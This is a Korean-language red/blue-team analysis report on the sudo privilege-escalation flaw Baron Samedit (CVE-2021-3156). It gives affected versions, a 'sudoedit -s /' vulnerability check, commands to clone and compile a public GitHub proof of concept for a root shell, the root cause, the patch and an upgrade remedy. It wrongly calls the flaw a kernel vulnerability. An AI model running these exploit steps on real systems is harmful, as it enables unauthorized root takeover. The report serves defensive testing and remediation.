Baron Samedit 분석 보고서

RED 담당자	예 예린 주
BLUE 담당자	정윤 정윤 김
진행 상태	완료
마감일	@2023년 8월 29일
최종 편집 일시	@2023년 8월 31일 오후 8:49
최종 편집자	예 예린 주
프로젝트	🥨 시나리오 파트별 테스트

취약점 개요

Baron Samedit(CVE-2021-3156)은 2021년 1월 26일 발표된 리눅스 커널 권한 상승 취약점이다. sudo는 우분투, 리눅스 계열 운영체제에서 일반 계정이 관리자 권한이 필요한 경우 사용하는 명령으로, 해당 명령을 실행하는 동안 관리자 권한을 얻게 된다. 대부분의 우분투, 리눅스 계열 운영체제가 해당 취약점을 갖고 있다. 해당 취약점을 이용하여 공격에 성공한 일반 계정은 관리자 권한을 획득하여 기기의 제어권을 획득할 수 있다.

영향받는 소프트웨어 버전

SW	Vulurable Version
sudo	legacy 1.8.2 ~ 1.8.31p2 stable 1.9.0 ~ 1.9.5p1

테스트 환경 구성 정보

	Information
OS	Ubuntu 20.04 LTS
sudo	1.8.31
Account	user

취약점 테스트

1. **환경 구성**

테스트 환경은 우분투를 이용하여 구성한다. 테스트에 사용된 우분투 버전은 20.04 LTS로 아래 링크에서 확인할 수 있다.

https://old-releases.ubuntu.com/releases/20.04.0/

설치한 우분투와 sudo 버전은 다음과 같다.

```
user@dbserver:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu Focal Fossa (development branch)
Release:        20.04
Codename:       focal
user@dbserver:~$ sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
```

테스트 환경 구성

sudo 버전이 취약할 경우 `sudoeidt -s /` 명령을 입력할 시 `sudoedit: /: not a regular file` 이라는 메시지가 출력된다.

```
user@dbserver:~$ sudoedit -s /
[sudo] password for user:
sudoedit: /: not a regular file
```

sudo 취약점 테스트


GitHub에서 PoC 코드를 다운로드하여 컴파일한다.

https://github.com/blasty/CVE-2021-3156

```
$ git clone https://github.com/blasty/CVE-2021-3156.git
$ mkdir libnss_X
$ gcc -std=c99 -o sudo-hax-me-a-sandwich hax.c
```

```
$ gcc -fPIC -shared -o 'libnss_X/POP_SH3LLZ_.so.2' lib.c
$ make
```

컴파일에 성공하면 디렉터리 내부에 sudo-hax-me-a-sandwich 파일이 생성된다.




sudo-hax-me-a-sandwich 파일 생성

2. **POC 테스트**

생성된 sudo-hax-me-a-sandwich 파일 실행 시 사용법이 출력된다. 테스트 환경은 sudo 1.8.31 버전을 사용중이므로 실행 인자를 1로 사용한다. 실행 후 관리자 권한의 쉘이 실행되며 `id` 와 `whoami` 를 입력하여 관리자 권한을 획득했다는 사실을 확인할 수 있다.

```
$ ./sudo-hax-me-a-sandwich
$ ./sudo-hax-me-a-sandwich 1
```



사용법 확인 후 관리자 권한 획득

취약점 상세 분석

1. **취약점 분석**

CVE-2021-3156 취약점은 parse_args.c에서 입력 받은 인자의 길이 계산 후 메모리를 할당하는 과정에서 나타난다. C언어는 문자열 끝에 NULL 바이트를 삽입하여 문자열의 끝을 표현하며, 이를 이용하여 입력 받은 길이를 계산한다. 길이 계산 후 malloc을 이용하여 계산한 길이만큼 메모리를 할당한다.


하지만, 이스케이프 문자로 입력된 공백을 처리하는 과정은 NULL 검증이 존재하지 않아 계산한 길이보다 더 긴 문자열을 메모리에 저장할 수 있어 buffer overflow가 발생하게 된다. 공격자는 해당 취약점을 이용하여 메모리 변조 후 관리자 권한을 획득할 수 있다.

2. **CVE-2021-3156 취약점 패치**

CVE-2021-3156 취약점은 sudoedit에 valid_flags 설정이 누락되어 취약한 코드에 접근 가능한 점이었다. 따라서 패치된 버전에서는 sudoedit 명령에 valid_flags를 설정하도록 변경되었다.

대응 방안

CVE-2021-3156 취약점이 조치된 버전으로 sudo를 업그레이드 한다. 보안패치 적용 후 `sudoedit -s /` 을 입력하면 `usage: sudoedit`으로 시작하는 메시지가 출력된다.



sudo 업그레이드와 취약점 제거 확인